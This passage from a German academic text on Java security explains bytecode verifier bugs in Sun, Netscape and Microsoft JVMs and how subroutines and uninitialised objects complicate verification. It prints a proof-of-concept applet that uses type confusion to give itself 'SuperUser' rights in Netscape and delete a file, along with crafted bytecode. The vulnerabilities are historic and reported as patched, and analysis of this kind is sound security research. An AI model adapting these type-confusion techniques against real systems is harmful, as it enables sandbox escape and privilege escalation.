- die Erzeugung von Operandenstacküberläufen und –unterläufen und
- der Zugriff auf nicht erlaubte Register (*locals*).

Es sieht demnach so aus, als ob der Verifizierer irrtümlicherweise den Code zwischen den beiden *goto*-Anweisungen für toten Code (*dead code*) hält und somit auf eine weitere Verifikation verzichtet. Bei der Implementierung des Verifizierers ist offenbar ein Sonderfall in der Spezifikation der JVM (s. [LY99]) übersehen worden, daß nämlich die Obergrenze des durch einen Ausnahmebehandler (*exception handler*) geschützten Bereiches gleich der Codelänge sein darf (im obigen Beispiel haben die Codelänge und die Obergrenze *to* jeweils den Wert 12). In [LY99] findet man dazu die folgende Festlegung, wobei *end_pc* die Obergrenze des geschützten Bereiches ist:
„The value of end_pc either must be a valid index into the code array of the opcode of an instruction or must be equal to code_length, the length of the code array."

Eine Obergrenze, die der Codelänge entspricht, ist laut Spezifikation demnach zugelassen. Der Vollständigkeit halber wird in diesem Zusammenhang noch etwas genauer auf den Implementierungsfehler in SUNs Verifizierer eingegangen. Dabei wird gezeigt, daß es eine Rolle spielt, wenn nicht berücksichtigt wird, daß die Obergrenze des

Ausnahmebehandlers gleich der Codelänge sein darf. In SUNs Implementierung des Verifizierers werden die Informationen über die einzelnen Bytecode-Instruktionen in einem Array (*code[]*) abgespeichert. Bei der Verifikation von Ausnahmebehandlern wird im wesentlichen eine Überprüfung der Form

```
if(code[start_pc] <=cur_inst && code[end_pc]> cur_inst)...
```

durchgeführt, wobei *cur_inst* die aktuell zu verifizierende Instruktion ist. Wenn die Bedingung zutrifft, dann wird die Verifikation an dieser Stelle fortgesetzt, anderenfalls nicht. Wenn nun *end_pc* gleich der Codelänge ist, dann kommt es beim Zugriff auf *code[end_pc]* zu einem Arraygrenzenfehler. Dies hat zur Folge, daß in *code[end_pc]* zufällige Werte stehen, die zumeist 0 sind. Mithin wird die Bedingung der *if*-Anweisung nicht erfüllt, so daß nicht weiter verifiziert wird.

Im folgenden soll nun der zweite Teil des Angriffs beschrieben werden. Es zeigt sich, daß das Java-Sicherheitssystem zusammenbricht, wenn keine Typsicherheit mehr garantiert werden kann.

Durchführung des Angriffs auf den Netscape Communicator

Der Angriff auf den Netscape Communicator ging nun folgendermaßen vonstatten: Wie in Abschnitt 3.3.3 bereits beschrieben, verwendet Netscape eine eigene Implementierung des Sicherheitsmanagers. Dieser erlaubt die Vergabe von Zugriffsrechten feinerer Granularität (z.B. Schreibrechte auf eine bestimmte Datei, eine bestimmte Netzverbindung etc.), je nachdem, wer das Applet signiert hat. Zur Implementierung des Sicherheitsmanagers hat Netscape einen sogenannten Privilegmanager (*netscape.security.PrivilegeManager* bzw. abgekürzt *PrivilegeManager*) eingeführt, der eine interne Tabelle mit den Zugriffsrechten für die einzelnen Principals (z.B. signierte Applets) verwaltet. Diese Tabelle wird immer dann konsultiert, wenn ein Applet Zugriffsrechte benötigt, die über die Beschränkungen der Sandbox hinausgehen (s. Abschnitt 3.3.3). Man beachte nun, daß die Klasse *PrivilegeManager* hierfür eine private nicht-statische Membervariable *itsPrinToPrivTable* vom Typ *netscape.util.Hashtable* besitzt. Diese realisiert eine Hashtabelle, die jedem Principal (Typ *netscape.security.Principal*) die dazugehörigen Zugriffsrechte in Form einer weiteren Tabelle vom Typ *netscape.security.PrivilegeTable* zuordnet. In dieser Privilegtabelle werden also all die Zugriffsberechtigungen aufgelistet, die ein Principal besitzt.

Für den Angriff konstruiert man sich nun eine weitere Klasse namens *SpoofPrivilegeManager*, die ähnlich wie *PrivilegeManager* eine Instanzvariable *itsPrinToPrivTable*[9] vom Typ *netscape.util.Hashtable* besitzt (s. Abbildung 12). Man beachte dabei, daß *itsPrinToPrivTable* sowohl in der Klasse *PrivilegeManager* als auch in *SpoofPrivilegeManager* jeweils die erste Instanzvariable ist. Allerdings ist *itsPrinToPrivTable* in *PrivilegeManager* privat, während das Gegenstück von *SpoofPrivilegeManager* als öffentlich (*public*) deklariert worden ist (s. Abbildung 12). Da die JVM aufgrund des oben beschriebenen Fehlers jede Art von Typkonflikt zuläßt, kann man z.B. eine Instanz der Klasse *PrivilegeManager* für eine Instanz von *SpoofPrivilegeManager* halten. Berücksichtigt man ferner, daß die JVM für Objekte ein ähnliches Speicherlayout wie die Sprache C verwendet, bei dem alle Instanzvariablen hintereinander in einer Reihe angeordnet sind, so kann man die Instanzvariable *itsPrinToPrivTable* von *PrivilegeManager* entsprechend manipulieren, obwohl diese privat ist: Man kann jetzt nämlich auf *itsPrinToPrivTable* von *PrivilegeManager* zugreifen, indem man auf die öffentliche Instanzvariable *itsPrinToPrivTable* von *SpoofPrivilegeManager* zugreift. Dieser Trick funktioniert deshalb, weil die JVM das Objekt von *PrivilegeManager* aufgrund des Typkonfliktes für eine Instanz von *SpoofPrivilegeManager* hält und somit annimmt, daß es sich bei *itsPrinToPrivTable* um ein öffentliches Datenfeld handelt. In Abbildung 12 wird dieser Sachverhalt noch einmal dargestellt:




Abbildung 12: Die Klassen *PrivilegeManager* und *SpoofPrivilegeManager* besitzen beide als erste Instanzvariable ein Datenfeld vom Typ *netscape.util.Hashtable*. Bei einem Typkonflikt kann man dies ausnutzen, um auf die private Instanzvariable *itsPrinToPrivTable* auch außerhalb der Klasse *PrivilegeManager* zugreifen zu können.

[9] Auf den Namen kommt es hierbei nicht an; wichtig ist vielmehr nur der Typ.

Das Datenfeld *itsPrinToPrivTable* manipuliert man nun am einfachsten, indem man dort für den Principal „Attackapplet“ Superuser-Rechte (= eine Zusammenfassung aller Zugriffsberechtigungen) einträgt. Die *Netscape-Capability-Klassen* unterstützen dies durch das Makrotarget „SuperUser“. Somit erlaubt der Sicherheitsmanager (mit Hilfe des Privilegmanagers) beliebige Dateizugriffe, ohne daß einem Applet explizit entsprechende Rechte zugebilligt worden sind. Natürlich sind jetzt auch beliebige Netzwerkverbindungen und nicht nur diejenige zum Webserver des Angriffsapplets möglich, oder es können beliebige native Bibliotheken aufgerufen werden. Das Applet hat also alle die Rechte, die der Websurfer an seinem Rechner besitzt. Das folgende Codefragment soll noch einmal zeigen, wie der Angriff im einzelnen abläuft:

```
class AttackApplet extends Applet{

    public void init(){

/*  Erzeuge einen Typkonflikt, so daß auf die private
Membervariable itsPrinToPrivTable zugegriffen werden kann; in der
lokalen Variablen h befindet sich jetzt eine Referenz auf diese
interne Tabelle mit den Zugriffsrechten. Die Tabelle kann nun
manipuliert werden. */


        AppletSecurity as
        PrivilegeManager pm;
        SpoofPrivilegeManager spm;
        TypeConf  tc;
        netscape.util.Hashtable h;

        as=(AppletSecurity)System.getSecurityManager();
        pm = as.getPrivilegeManager();
        tc=new TypeConf();

        // Aufruf des von Hand erzeugten Bytecodes
        spm=tc.PM2SPM(pm); // unerlaubte Typkonvertierung
        // Zugriff auf die interne Tabelle
        h=spm.itsPrinToPrivTable;   // itsPrinToPrivTable
                                    // ist öffentlich!

        try{

           Class cl;
           Principal prin;
           Privilege priv;
           Target t;
           PrivilegeTable pt;

           cl=Class.forName("AttackApplet");
           prin=pm.getClassPrincipals(cl)[0];
           priv=Privilege.findPrivilege( Privilege.ALLOWED,
                                         Privilege.FOREVER);
           t=Target.findTarget("SuperUser");
```

```
            pt=new PrivilegeTable();
            pt.put(t,priv);
            // manipuliere die interne Tabelle; das Angriffsapplet
            // ist jetzt Superuser
            h.put(prin,pt);

          }
          catch(Exception e){
               System.out.println("Unexpected Exception!");
          }
     }

     public void run(){

            // führe Angriff durch: z.B. Dateien löschen;
            // Sicherheitsmanager erlaubt u.a. alle Dateizugriffe
            try{

                 // das Privileg kann nun eingeschaltet werden
                 PrivilegeManager.enablePrivilege("SuperUser");
            }
            catch(ForbiddenTargetException fte){
               System.out.println("Target not enabled!");
            }
            File my_file;
            my_file = new File("C:\\javasecure.not");
            my_file.delete();
     }
}
```

Zu beachten ist in diesem Zusammenhang, daß der Aufruf von *System.getSecurityManager()* den Sicherheitsmanager und der Aufruf von *getPrivilegeManager()* den aktuellen Privilegmanager des Webbrowsers liefert. Letzterer soll manipuliert werden. Außerdem wird in der Methode *PM2SPM()* der Klasse *TypeConf* der eigentliche Typkonflikt erzeugt, wobei eine Instanz von *PrivilegeManager* in eine Instanz von *SpoofPrivilegeManager* umgewandelt wird. Die Methode *PM2SPM()* muß von Hand erzeugt werden, was beispielsweise mit Hilfe des Bytecode-Assemblers Jasmin geschehen kann. Die Implementierung von *PM2SPM()* verläuft analog zu der Implementierung der Methode *string2int()*, welche weiter oben behandelt wurde. An dieser Stelle wird somit die Tatsache ausgenutzt, daß der Bytecode-Verifizierer fälschlicherweise nicht den gesamten Code verifiziert und mithin beliebige Typkonflikte zuläßt. Nach der (eigentlich unerlaubten) Typumwandlung kann jetzt auf die interne Tabelle (Variable *h*) zugegriffen werden, und man kann dem Angriffsapplet Superuser-Rechte zubilligen. In der Methode *run()* kann das Privileg „SuperUser“ dann explizit eingeschaltet werden, wie in Abschnitt 3.3.3 anhand eines Beispiels erläutert worden ist.

Die Folgen und die Reaktion von SUN und Netscape

SUN und Netscape haben den Fehler innerhalb kurzer Zeit bestätigt und die Ursache für diesen herausgefunden (s. auch Presseerklärung der Firma SUN [Su99]). Angeblich handelt es sich um einen Implementierungsfehler, der durch Hinzufügen einer einzelnen Programmzeile beseitigt werden konnte. Eine nähere Untersuchung des Quellcodes unsererseits bestätigte dies. Wir haben außerdem überprüft, daß der Fehler im JDK 1.1.8 und in Java 2 (SDK v1.2.1) von SUN nicht mehr auftritt. Auch in der JVM des Netscape Communicators 4.6 ist der Fehler behoben worden. Klar ist weiterhin, daß der Fehler nicht das gesamte Sicherheitskonzept von Java gefährdet.

4.4.2 Typkonflikte im MSIE

Der MSIE ist durch den im letzten Abschnitt beschriebenen Angriff nicht verwundbar, da die Sicherheitslücke nicht im Bytecode-Verifizierer von Microsofts JVM auftritt. Dagegen besitzt der Verifizierer von Microsofts JVM eine andere Sicherheitslücke; auch diese hängt wieder mit der unkorrekten Behandlung von Ausnahmen zusammen. Hierzu betrachte man den folgenden Code, der wiederum mit Hilfe des Bytecode-Assemblers Jasmin erzeugt worden ist:

```
Method int string2int()
00  iconst_0
01  istore_1
02  aconst_null
03  nop
04  ldc #25 < String "I'm an integer!">
06  astore_1
07  athrow
08  iload_1
09  ireturn

Exception table

from    to   target     type
3       4    8          <class java.lang.NullPointerException>
7       8    8          <class java.lang.NullPointerException>
```

Verfolgt man in der Methode *string2int()* den Programmverlauf, so erkennt man, daß die Instruktionen in der Reihenfolge 0-1-2-3-4-6-7-8-9 aufgerufen werden. Dies bedeutet aber, daß in der lokalen Variable mit der Nummer 1 ein String-Wert steht (s. Instruktion 6). Dieser String-Wert wird dann von der Methode *string2int()* als Integer-Wert zurückgegeben (s. Instruktionen 8 und 9). Mithin liegt wieder ein klassischer Fall von Typkonflikt vor, ähnlich dem Typkonflikt, der in Abschnitt 4.4.1 beschrieben worden ist. Auch bei dieser neuen Lücke ergaben weitere Tests, daß jede Art von Typkonflikt erzeugt werden konnte. Im Gegensatz

zum Problem des letzten Abschnittes handelt es sich hier jedoch nicht um nicht-verifizierten Code. Vielmehr scheint das Modell für die Inhalte der lokalen Variablen nicht so angepaßt zu werden, wie es der Algorithmus zur Bytecode-Verifikation aus Abschnitt 3.2.2 vorschreibt. Der Fehler trat dabei in der JVM des MSIE 4 und MSIE 5. Genauer gesagt, handelt es sich gemäß [Mi99]

- bei der 2000er-Serie um die JVMs mit Buildnummern kleiner oder gleich 2441 (MSIE 4),
- bei der 3000er-Serie um die JVMs mit Buildnummern kleiner oder gleich 3187 (MSIE 5).

Versionen mit höheren Buildnummern sind nicht betroffen, da hier der Fehler im Verifizierer bereits korrigiert worden ist: Ebenso wie SUN und Netscape hat Microsoft relativ schnell reagiert und einen Patch innerhalb von ca. drei Wochen herausgegeben.

Dirk Balfanz und Edward Felten vom SIP-Team aus Princeton haben zu Demonstrationszwecken ein Angriffsapplet konstruiert, das die oben geschilderte Sicherheitslücke ausnutzt [BF99]. Wie üblich kann das Applet eine bestimmte Datei löschen. Dies bedeutet, daß auch diese Sicherheitslücke ähnlich schwerwiegend wie der Klassenladerangriff (s. Abschnitt 4.2) und die Sicherheitslücke „Nicht verifizierter Code“ (s. Abschnitt 4.4.1) ist. Wie bei den beiden eben genannten Angriffen sind jedoch auch in diesem Fall keine wirklichen Angriffe bekannt. Der Angriff des Princeton-Teams ist lediglich an einem Laborrechner durchgeführt worden. An dieser Stelle soll auf die Implementierung des Angriffs nicht weiter eingegangen werden, da dieser im Prinzip ähnlich wie der in Abschnitt 4.4.1 beschriebene Angriff verläuft: Es sind jetzt allerdings die entsprechenden Java-Klassen des MSIE zu verwenden.

4.5 Probleme von Subroutinenaufrufen und Bytecode-Verifikation

In diesem Abschnitt wird auf Subroutinenaufrufe und ihre Auswirkungen auf die Verifikation von Bytecode eingegangen. Subroutinenaufrufe werden für die Realisierung von *try-finally*-Aufrufen im Bytecode verwendet. Hierzu gibt es die beiden Bytecode-Instruktionen *jsr* („jump subroutine“) und *ret* („return“). Bei einer Subroutine handelt es sich nicht um eine Methode, für die ein neuer Rahmen (*frame*) auf dem Java-Stack angelegt wird, sondern nur um einen speziellen Block einer Methode (wie z.B. ein *finally*-Block). Zur Erläuterung von *finally*-Blöcken und ihrer Darstellung durch Subroutinen betrachte man folgendes Beispielprogramm, das an ein Beispiel aus [SA98] angelehnt ist:

```
int f(){
    try{
          if(i==3)return g();//g() kann eine Ausnahme auslösen
    }
    finally{
             h();
    }
    return i;
}
```

Laut Java-Sprachspezifikation [BGJS00] muß bei einer *try-finally*-Anweisung der *finally*-Block immer aufgerufen werden, bevor die *try-finally*-Anweisung verlassen wird, unabhängig davon, auf welche Weise der *try*-Block zuvor beendet worden ist. In dem obigen Beispiel gibt es mithin drei Möglichkeiten dafür, daß der Kontrollfluß in den *finally*-Block mündet:

1. Wenn *g()* erfolgreich durchgeführt worden ist, muß noch der *finally*-Block aufgerufen werden, bevor *f()* mittels *return* beendet werden kann.
2. Wenn die *if*- Anweisung fehlschlägt ($i \neq 3$), wird danach in den *finally*-Block gesprungen.
3. Wird in *g()* eine Ausnahme ausgelöst, so wird der *finally*-Block ausgeführt, bevor *f()* dann endgültig durch Auslösen einer Ausnahme beendet wird.

Um möglichst eine Codewiederholung zu vermeiden - bei einer Kompilierung des obigen Java-Programmes müßte eigentlich der *finally*-Block dreimal erzeugt werden -, ist das Subroutinenkonzept eingeführt worden: Es wird nur ein *finally*-Block erzeugt, in den dann mittels der jeweiligen *jsr*-Instruktion gesprungen wird. Mit Hilfe von *ret* kann dann der *finally*-Block wieder verlassen werden und die Ausführung mit der auf die *jsr*-Instruktion folgenden Anweisung fortgesetzt werden. Zu beachten ist hierbei, daß *jsr* die Adresse der Nachfolgeinstruktion (Rücksprungadresse der Subroutine) beim Subroutinenaufruf auf den Operandenstack legt. In der Subroutine kann dann diese Adresse mit Hilfe von *astore* in einer lokalen Variablen abgespeichert werden. Die *ret*-Instruktion erwartet daraufhin die Rücksprungadresse in der entsprechenden lokalen Variable (s. [LY99]). Nachfolgend wird zur Illustration eine Bytecode-Version des obigen Java-Programmes angegeben:

```
01 iload_1          // push i
02 iconst_3         // push 3
03 if_icmpne 16     // gehe zu 16, falls i ungleich 3

// then-Fall der if-then-else-Anweisung
06 aload_0          // push this
07 invokevirtual g()// rufe this.g()auf
10 istore_2         // speichere das Ergebnis von this.g()
11 jsr 21           // finally-Block ausführen
14 iload_2          // hole noch einmal das Ergebnis von this.g()
15 ireturn          // gib das Ergebnis von this.g()zurück
```

```
// else-Fall der if-then-else-Anweisung
16 jsr 21           // führe finally-Block aus, bevor try beendet
                    // wird

// return-Anweisung nach der try-Anweisung
19 iload_1          // push i
20 ireturn          // gib i zurück

// finally-Block (Subroutine)
21 astore_3         // speichere die Rückkehradresse in Variable 3
22 aload_0          // push this
23 invokevirtual h  // rufe this.h()auf
26 ret 3            // springe zu der in Zeile 21 gespeicherten
                    // Rückkehradresse

// Ausnahmebehandler für den try-block
28 astore_2         // speichere die Ausnahme
29 jsr 21           // springe in den finally-Block
32 aload_2          // lade Ausnahme
33 athrow           // Ausnahme noch einmal auslösen

// Ausnahmebehandler für den finally-Block
34 athrow           // Ausnahme noch einmal auslösen


Exception Table:
from    to    target    type
1       20    28        <any>
21      26    34        <any>
```

Man erkennt anhand des Bytecode-Programmes, daß in der Subroutine (durch die graue Markierung hervorgehoben) die Rückkehradresse in der lokalen Variablen mit der Nummer 3 gespeichert wird. Mittels *ret 3* wird dann die Subroutine wieder verlassen.

Subroutinen weisen nun zwei Besonderheiten auf, die ihre Verifikation wesentlich erschweren:

Polymorphie hinsichtlich nicht verwendeter lokaler Variablen:
Subroutinen sind polymorph in bezug auf lokale Variablen, die in der Subroutine nicht verwendet werden. Der in Abschnitt 3.2.2 vorgestellte Algorithmus funktioniert deshalb nicht bei der Verifizierung von Subroutinen, weil normalerweise die Typen der in einer lokalen Variablen abgespeicherten Werte zuweisungskompatibel sein müssen, wenn eine Anweisung über mehrere Ausführungspfade erreicht werden kann: Im oben angegebenen Beispiel beinhaltet die lokale Variable 2 einen Integer-Wert, nachdem die Subroutine von der *jsr*-Anweisung aus Zeile 11 aufgerufen worden ist. Dagegen enthält die lokale Variable 2 eine Referenz auf eine Ausnahme, wenn die Subroutine von der *jsr*-Instruktion aus Zeile 29

aufgerufen wird. Die Typen für die lokale Variable 2 sind mithin nicht zuweisungskompatibel.

Stackdisziplin für geschachtelte Subroutinenaufrufe:
Subroutinenaufrufe müssen im Falle einer Schachtelung dem LIFO-Prinzip genügen: Die zuletzt aufgerufene Subroutine muß (ähnlich wie bei geschachtelten Methodenaufrufen) zuerst beendet werden. Um diesen Punkt zu verdeutlichen, betrachte man das folgende Bytecode-Programm, das ein korrekt arbeitender Bytecode-Verifizierer zurückweisen müßte:

```
01 jsr 6         // springe in die erste Subroutine
04 ret 3         // verlasse die zweite Subroutine
06 astore_2      // speichere die Rückkehradresse
07 jsr 11        // springe in die zweite Subroutine
10 return        // beende die Methode
11 astore_3      // speichere die Rückkehradresse
12 ret 2         // verlasse die erste Subroutine (vor der zweiten)
```

Hier ruft die erste Subroutine (Aufruf in Zeile 1) in Zeile 7 eine zweite Subroutine auf. Andererseits wird die erste vor der zweiten Subroutine beendet, was dem LIFO-Prinzip widerspricht.

Außerdem darf man nicht mit Hilfe von verschiedenen *ret*–Instruktionen aus mehrfach zur selben Rückkehradresse springen, wie dies beispielsweise im folgenden Programm der Fall ist:

```
01 iconst_0
02 istore_0
03 iconst_0
04 istore_1
05 jsr 16
08 iload_0       // Typkonflikt
09 pop
10 aconst_null
11 astore_0      // speichere Nullreferenz in Variable 0
12 jsr 16
15 return
16 iload_1
17 ifne 26
19 iconst_1
21 istore_1
22 astore_2      // speichere jetzt erst die Rücksprungadresse
23 ret 2         // verlasse die Subroutine
25 pop           // ignoriere die Rücksprungadresse des zweiten
                 // Subroutinenaufrufs
26 ret 2         // verlasse die Subroutine
```

Beim Aufruf von *ret 2* in Zeile 23 bzw. in Zeile 26 steht in der lokalen Variablen 2 jeweils dieselbe Rücksprungadresse (= 8). Im Falle des zweiten Subroutinenaufrufs wird nämlich die

neue Rücksprungadresse (= 15) verworfen und weiterhin die alte (= 8) verwendet, obwohl schon einmal zu dieser Adresse zurückgesprungen worden ist. Wie weiter oben bereits erwähnt, sind aber Subroutinenaufrufe polymorph in bezug auf nicht verwendete lokale Variablen. Insbesondere handelt es sich bei der lokalen Variablen 0 (Register 0) um eine solche polymorphe Variable: Beim ersten Subroutinenaufruf wird angenommen, daß in der lokalen Variablen 0 ein Integer-Wert steht. Zwischen dem ersten und zweiten Subroutinenaufruf wird allerdings in Register 0 die Nullreferenz („aconst_null“) hineingeschrieben. Wird nun mittels der zweiten *ret*-Instruktion (Zeile 26) nochmals zur Adresse 8 zurückgesprungen und dort *iload_0* ausgeführt, so nimmt die JVM an, daß das Register 0 einen Integer-Wert beinhaltet, obwohl dort offensichtlich eine Nullreferenz steht. Mithin liegt wieder eine Typkonfliktsituation vor, da eine Referenz für ein Integer-Wert gehalten wird. Das bedeutet also, daß keine Typsicherheit mehr gewährleistet werden kann, wenn Subroutinenaufrufe nicht der Stackdisziplin unterliegen (und z.B. *ret* zweimal mit derselben Rücksprungadresse aufgerufen wird). Polymorphie hinsichtlich nicht verwendeter lokaler Variablen ist nur dann unproblematisch, wenn *jsr*-*ret*-Konstrukte nach dem LIFO-Prinzip arbeiten.

Um zu überprüfen, ob die Stackdisziplin bei geschachtelten Subroutinenaufrufen eingehalten und gleichzeitig die Typsicherheit garantiert wird, muß der in Abschnitt 3.2.2 angegebene Algorithmus zur Bytecode-Verifikation modifiziert werden. Hierdurch wird jedoch die Bytecode-Verifikation komplizierter und mithin fehleranfälliger. Die Grundidee zur Verifikation von Subroutinen läßt sich folgendermaßen skizzieren [LY99]:

- Für jede Bytecode-Instruktion wird eine Liste mit allen Sprungzielen (= erste Instruktion der Subroutine) derjenigen *jsr*-Instruktionen angelegt, die aufgerufen worden sind, um die Bytecode-Instruktion zu erreichen. In den meisten Fällen dürfte diese Liste leer sein. Innerhalb eines *finally*-Blockes hat die Liste die Länge 1; bei geschachtelten *finally*-Blöcken ist die Länge größer als 1.
- Für jede Bytecode-Instruktion und jede *jsr*-Instruktion, die benötigt wird, um diese Bytecode-Instruktion zu erreichen, wird ein Bitvektor konstruiert, in dem alle lokalen Variablen markiert werden, auf die innerhalb der dazugehörigen Subroutine zugegriffen worden ist.
- Es wird für jede *ret*-Instruktion überprüft, ob diese zu genau einer Subroutine gehört. Es dürfen nicht die Ausführungspfade zweier verschiedener Subroutinen bei einer *ret*-Instruktion in einen Pfad münden. Außerdem muß sichergestellt werden, daß nicht mehrfach aus derselben Subroutine zurückgesprungen wird (s. obiges Beispiel).

- Bei der Verifikation einer *ret*-Instruktion ist klar, zu welcher Subroutine diese gehört, da man eine Subroutine durch ihre erste Instruktion (= Sprungziel einer *jsr*-Instruktion) eindeutig identifizieren kann und diese Information für jede Bytecode-Anweisung (insbesondere auch für die *ret*-Instruktion) gemäß Schritt 1 in einer Liste gespeichert worden ist. Die Nachfolgeinstruktionen von *ret* sind all diejenigen Instruktionen, die auf die *jsr*-Aufrufe für die aktuelle Subroutine folgen ($pc_{jsr}+1$). Aus diesem Grund müssen die Modelle für den Operandenstack und die lokalen Variablen nach Durchführung der *ret*-Instruktion mit den entsprechenden Modellen der auf die *jsr*-Aufrufe folgenden Instruktionen „gemischt" werden (s. Algorithmus zur Bytecode-Verifikation in Abschnitt 3.2.2). Hierbei sind aufgrund der Polymorphie der nicht verwendeten lokalen Variablen zwei Fälle zu unterscheiden:

    1. Bei lokalen Variablen, die durch den Bitvektor markiert worden sind, wird das Modell übernommen, das vor der Ausführung der *ret*-Instruktion gültig war.
    2. Bei lokalen Variablen, die nicht in der Subroutine verändert worden sind, wird das Modell übernommen, das vor dem Aufruf der *jsr*-Instruktion aktuell war.

Man erkennt anhand der eben gemachten Bemerkungen, daß die Verifikation von Subroutinenaufrufen recht kompliziert ist. Aus diesem Grund ist es nicht verwunderlich, daß bei der Verifikation von Subroutinenaufrufen Fehler aufgetreten sind. Dies soll im folgenden mit Hilfe von Beispielen belegt werden.

Zunächst wird ein Fehler beschrieben, der im Jahre 1998 von Stephen Freund und John C. Mitchell von der Universität Stanford gefunden worden ist [FM98]. Dieser Fehler hing mit den Wechselwirkungen von Subroutinen und nicht-initialisierten Objekten zusammen. Um die Ursache für den Fehler besser verstehen zu können, muß man zunächst wissen, wie in Java und im Bytecode Objekte initialisiert werden. Gemäß der Sprachspezifikation von Java [BGJS00] darf auf ein Objekt nur zugegriffen werden, wenn für dieses Objekt zuvor Speicher auf dem Heap allokiert und ein geeigneter Konstruktor aufgerufen worden ist. Angenommen, man hat ein Objekt vom Typ *Point*, bei dem der dazugehörige Konstruktor einen Integer-Wert als Parameter erwartet. Dann kann man dieses Objekt in Java durch die Anweisung

```
Point p = new Point(42);
```

initialisieren. Das bedeutet, die Initialisierung erfolgt in Java in einer einzigen Anweisung, die sowohl den Speicher bereitstellt als auch den Konstruktor aufruft.

Die entsprechende Bytecode-Fassung für die Initialisierung sieht dagegen folgendermaßen aus:

```
00 new #1 <Class Point>//erzeuge ein nicht-initialisiertes Objekt
03 dup                 // dupliziere das eben erzeugte Objekt
04 bipush 42
06 invokespecial #4 <Method Point(int)> // Konstruktoraufruf
09 astore_1           // speichere das initialisierte Objekt
```

Man erkennt, daß im Bytecode der Konstruktoraufruf und die Initialisierung des Objektes nicht in einer Instruktion durchgeführt werden, sondern voneinander getrennt sind. Hierbei können zwischen der Allokation des Speicherplatzes für das Objekt und dem Konstruktoraufruf durchaus einige Bytecode-Instruktionen stehen, da zuerst die Parameter für den Konstruktor ausgewertet werden müssen. Im obigen Beispiel handelt es sich jedoch nur um eine Anweisung (*bipush 42*). In anderen Fällen können es aber deutlich mehr Bytecode-Instruktionen sein. Als Konsequenz ergibt sich hieraus, daß sich Referenzen zu nicht-initialisierten Objekten auf dem Operandenstack oder sogar in den lokalen Variablen befinden können. Deswegen muß sich der Bytecode-Verifizierer merken, welche Instanzen noch nicht vollständig initialisiert worden sind, da in Java auf solche Objekte nicht zugegriffen werden darf. Andererseits dürfen natürlich bereits initialisierte Objekte nicht doppelt initialisiert werden. Der Verifikationsvorgang wird außerdem noch dadurch erschwert, daß sich nun mehrere Instanzen des gleichen Typs auf dem Operandenstack oder in lokalen Variablen befinden können, wie das folgende Beispiel zeigt:

```
00 new #1 <Class Point>
03 dup
04 new #1 <Class Point>
07 dup
08 bipush 42
10 invokespecial #4 <Method Point(int)>
```

Offenbar sind nach Ausführung von Operation 10 ein initialisiertes Objekt und zwei nicht-initialisierte Objekte auf dem Operandenstack, wobei die letzten beiden Objekte sogar identisch sind, da eines von beiden mittels der Bytecode-Instruktion *dup* erzeugt worden ist. Der Verifikationsalgorithmus muß also erkennen, welche Objekte schon initialisiert worden sind, und muß aber gleichzeitig darauf achten, daß identische Objekte auch wirklich als gleich erkannt werden. Man beachte in diesem Zusammenhang, daß, wenn sich zwei identische Objekte auf dem Operandenstack befinden und eines von beiden vollständig initialisiert worden ist, gleichzeitig auch das andere als initialisiert gilt. Mithin ist der Algorithmus zur Bytecode-Verifikation (s. Abschnitt 3.2.2) noch geeignet abzuändern. Die Idee für den entsprechend modifizierten Verifikationsalgorithmus besteht jetzt darin, nicht-initialisierte

Objekte nicht nur zu markieren, sondern darüber hinaus noch die Zeile zu vermerken, in der das Objekt mit Hilfe der *new*-Instruktion erzeugt worden ist. Beim Duplizieren eines Objektes werden dann die Markierung und außerdem die Zeilennummern mit kopiert (Alias-Technik). Wenn nun ein Objekt durch einen Konstruktoraufruf initialisiert worden ist, werden auch alle Duplikate davon initialisiert, d.h. der Verifikationsalgorithmus durchsucht (das Modell für) den Operandenstack nach Duplikaten und markiert diese als „initialisiert".

Nach diesen vorbereitenden Erläuterungen kann jetzt auf den von Freund und Mitchell entdeckten Fehler näher eingegangen werden, der im Bytecode-Verifizierer des JDK 1.1.4 aufgetreten ist. Hierzu betrachte man den folgenden Beispielcode:

```
00 jsr 19
03 astore_1       // speichere ein nicht-initialisiertes Objekt
04 jsr 19
07 astore_2       // speichere ein anderes
                  // nicht-initialisiertes Objekt
08 aload_2
09 bipush 42
11 invokespecial #4 <Method Point(int)>// Objekt #2 initialisiert
14 aload_1
15 invokevirtual #5 <Method print()> // rufe print() für ein nicht-
                                     // initialisiertes Objekt auf
18 return
19 astore_0       // speichere Rücksprungadresse
20 new #3 <Class Point>
23 ret 0
```

Offenbar wird im eben angegebenen Code auf eine nicht-initialisierte Instanz der Klasse *Point* durch Aufruf der Methode *print()* zugegriffen (Zeile 15). Es ist zwar für das Objekt in der lokalen Variablen 2 der Konstruktor aufgerufen worden (s. Zeile 11), nicht aber für das Objekt in Register 1.

